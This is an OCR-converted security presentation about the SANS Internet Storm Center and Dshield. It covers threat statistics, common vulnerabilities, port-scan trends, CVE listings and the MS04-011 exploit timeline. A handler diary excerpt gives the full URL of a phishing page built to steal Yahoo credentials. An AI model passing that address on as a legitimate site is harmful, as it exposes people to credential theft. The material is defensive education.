
## Dshield.org

- Distributed Global Intrusion Detection System
- Dshield has over 41000 submitters around the globe
- Almost 1 billion events per month
- Fightback service sends alerts to abuse contacts at ISP’s

The Dshield system is a user supported Distributed Global Intrusion Detection System run by Johannes Ulrich (Chief Research Officer for the Sans Institute). Over 41000 submitters participate by voluntarily sharing firewall and IDS data to Dshield.


The system process approximately one billion events per month. Just during the month of April 2005, Dshield processed 883,963,851 events.

The fightback component uses the logs submitted to Dshield to send abuse emails to ISP’s and companies hosting addresses that are considered hostile.



## Common Cyber Threats We See


- Criminal activity
  - Credit card theft, child pornography, copyright infringement
  - Spyware, addware, and other unauthorized cyber tracking software
  - Phishing emails - did I mention phishing :-)
  - Insiders
    - Unauthorized disclosure of intellectual property
    - Hackers
    - Bots.
    - Bots. (and more bots)Worms, viruses, malicious software, website defacements, and adolescent pranks.DNS/router compromisses.



## Common Vulnerabilities Reported to the Storm Center

- Running unknown or unnecessary services
- Choosing weak passwords and credentials
- Using out of date software
- Opening email attachments without current anti-virus software scans
- File sharing (P2P) via the Internet
- Accessing email or other resources via a public wireless network
- Laptops returning to the network infected
- Unsafe browser settings

# Handler Diary



Handler on Duty: John Bambenek 05:39:59 UTC Jul 07 2006, 01:39:59 Jul 07 2006

Handler's Diary: Yahoo! user account phishing

Port Lookup: 80

IP Lookup: 69.251.240.142

SANSFIRE: Meet your favorite handlers in person

SANSFIRE: Meet your favorite ISC handlers in person. (July 5th-13th, Washington DC)

Show default stories

previous -

**Yahoo! user account phishing**

Published: 2006-07-06,
Last Updated: 2006-07-06 00:10:23 UTC by Bojan Zdrnja (Version: 1)

One of our readers, Bill, recently sent us some information about a fairly decent phishing web site.
The web site, which you can see below, is actually hosted on Geocities. The URL will immediately alert any user that knows what he's looking for (and this is why we can not stress enough how important user awareness and education is).
As you can see below, the design is fairly good, and if you don't check the URL, you might be fooled into entering your credentials here.

http://www.geocities.com/sassy_lips2003/

**Are you using a browser plugin to alert you of unsafe websites?**

○ Yes, I use Netcraft's Plugin
○ Yes, I use Siteadvisor (McAfee)
○ Yes, I use something else or multiple plugins
○ No, I didn't know about it.
○ No, I am concerened about privacy
○ No, I don't think they help
○ No for some other reason

add comment


Vote

see results

Reports Processed:
Last Month: 573,088,952
Last Week: 103,895,212
Last 24hrs: 17,269,338

Intelguardians

One of the most valuable products of the Internet Storm Center is the handler diaries. These are usually informal timely analysis of security events. Tens of thousands of organizations read the storm center diaries daily monitor emerging threats.



# OK, but how do I use it?

- Submit logs, malware, or reports
  - http://isc.sans.org/contact.php
  - http://www.dshield.org/report.php
- Search the Storm Center Database
  - IP’s targeting your network
  - Ports being scanned
  - Daily top 25 reports

Intelguardians

It's wonderful that the ISC and Dshield are such great sites, but how do I use it to my advantage. For one, you can become a contributor to the system. You can either submit your logs to Dshield/ISC through either of the web interfaces listed below:


http://isc.sans.org/contact.php

http://www.dshield.org/report.php

Or you can become a Dshield submitter by signing up here:

http://www.dshield.org/howto.php

You can also search through the Storm Center’s Database interface for IP addresses that are attacking / scanning your site. This gives you a worlds eye view as to whether your attackers are just targeting you, or if your address space just happens to fall into their scanning algorithm.



# ISC Port Trends

- Port graph
  - records
  - sources
  - Targets

Here we see a small amount of source hosts scanning almost 25K targets

Intelguardians

Just for example, I looked up port 6129 TCP. This port is used by Dameware, a remote administration tool for Windows machines. There have been a number of security flaws in Dameware (see below from Security Focus). Through this graph we see that there are very few hosts scanning up to 25000 targets. From this data we can asssume that this is not worm activity. If it were worm activity for instance, we could see that we would have thousands of source IP's scanning.

15-04-2005: DameWare Mini Remote Control Authentication Credentials Persistence Weakness

15-04-2005: DameWare NT Utilities Authentication Credentials Persistence Weakness

/\06-04-2005: DameWare Mini Remote Control Server Unspecified Privilege Escalation Vulnerability

/\23-03-2004: DameWare Mini Remote Control Server Clear Text Encryption Key Disclosure Vulnerability


23-03-2004: DameWare Mini Remote Control Server Weak Random Key Generation Weakness

17-03-2004: DameWare Mini Remote Control Server Weak Encryption Implementation Vulnerability

15-12-2003: DameWare Mini Remote Control Server Pre-Authentication Buffer Overflow Vulnerability

11-08-2003: DameWare Mini Remote Control Server Shatter Attack Local Privilege Escalation Vulnerability

# Port Details - Part 2




Raw Data

| Date | Sources | Targets | Records |
|---|---|---|---|
| 2004-06-28 | 6615 | 33926 | 167903 |
| 2004-06-27 | 63062 | 138607 | 659172 |
| 2004-06-26 | 72158 | 187061 | 896403 |
| 2004-06-25 | 72794 | 151413 | 724609 |
| 2004-06-24 | 70988 | 191925 | 846923 |
| 2004-06-23 | 70462 | 148029 | 749088 |


Services registered for this port (from Neohapsis)

| Protocol | Service | Name |
|---|---|---|
| tcp | www | World Wide Web HTTP |
| udp | www | World Wide Web HTTP |
| tcp | 711trojan | [trojan] 711 trojan (Seven Eleven) |



Vulnerabilities for this port (from CVE)

| CVE ID | Protocol | Source Port | Targetport |
|---|---|---|---|
| Description | | | |
| CVE-2001-0987 | tcp | any | 80 |
| Cross-site scripting vulnerability in CGIWrap before 3.7 allows remote attackers to execute arbitrary Javascript on other web clients by causing the Javascript to be inserted into error messages that are generated by CGIWrap. | | | |
| CVE-2001-0805 | tcp | any | 80 |
| Directory traversal vulnerability in ttawebtop.cgi in Tarantella Enterprise 3.00 and 3.01 allows | | | |




User Comments

Got any comments regarding this port? Click here to share.

```
Port 4672/udp is used by the emule file sharing software.

http://www.emule-project.net/home/perl/help.cgi?l=2&topic_id=27&r
```


full comment

```
....
Submitted by: arzie (Jun 20th 2004)
```



## Malware Life Cycle-Stage 1: Vulnerability


- Example: MS04-011
  - LSASS
    - Default Configuration Vulnerable
    - Allows full system access
    - “Simple” overflow
  - SSL-PCT
    - IIS and SSL has to be enabled. While IIS is enabled by default, SSL is not enabled by default and it is not easy to enable.
    - Allows full system access
    - “Simple” overflow




# ISC Data – Port 445 after “Patch Day”

Graph shows number of source IPs scanning port 445 tcp.

- Immediate jump (target list acquisition)
- High background (port used for other exploits, e.g. simple password brute forcing)




# ISC Data: Port 443 post patch day




## Malware Life Cycle-Stage 2: Exploit

- Patch Available: April 13 (MS04-011)
- First mention of an exploit for LSASS & SSL:
  - April 14 (Dave Aitel, Full Disclosure)
  - Exploit available to public: April 21 (K-Otic, Full Disclosure)
  - Exploit seen used in the wild same day, widespread use around April 23rd.




# ISC Data: Port 443 (exploit phase)


# Port 445: Exploit Phase



Intelguardians



## Comparing Blaster and Sasser ramp-up and Exploitation



# DNS cache poisoning defined

**DNS Cache:**

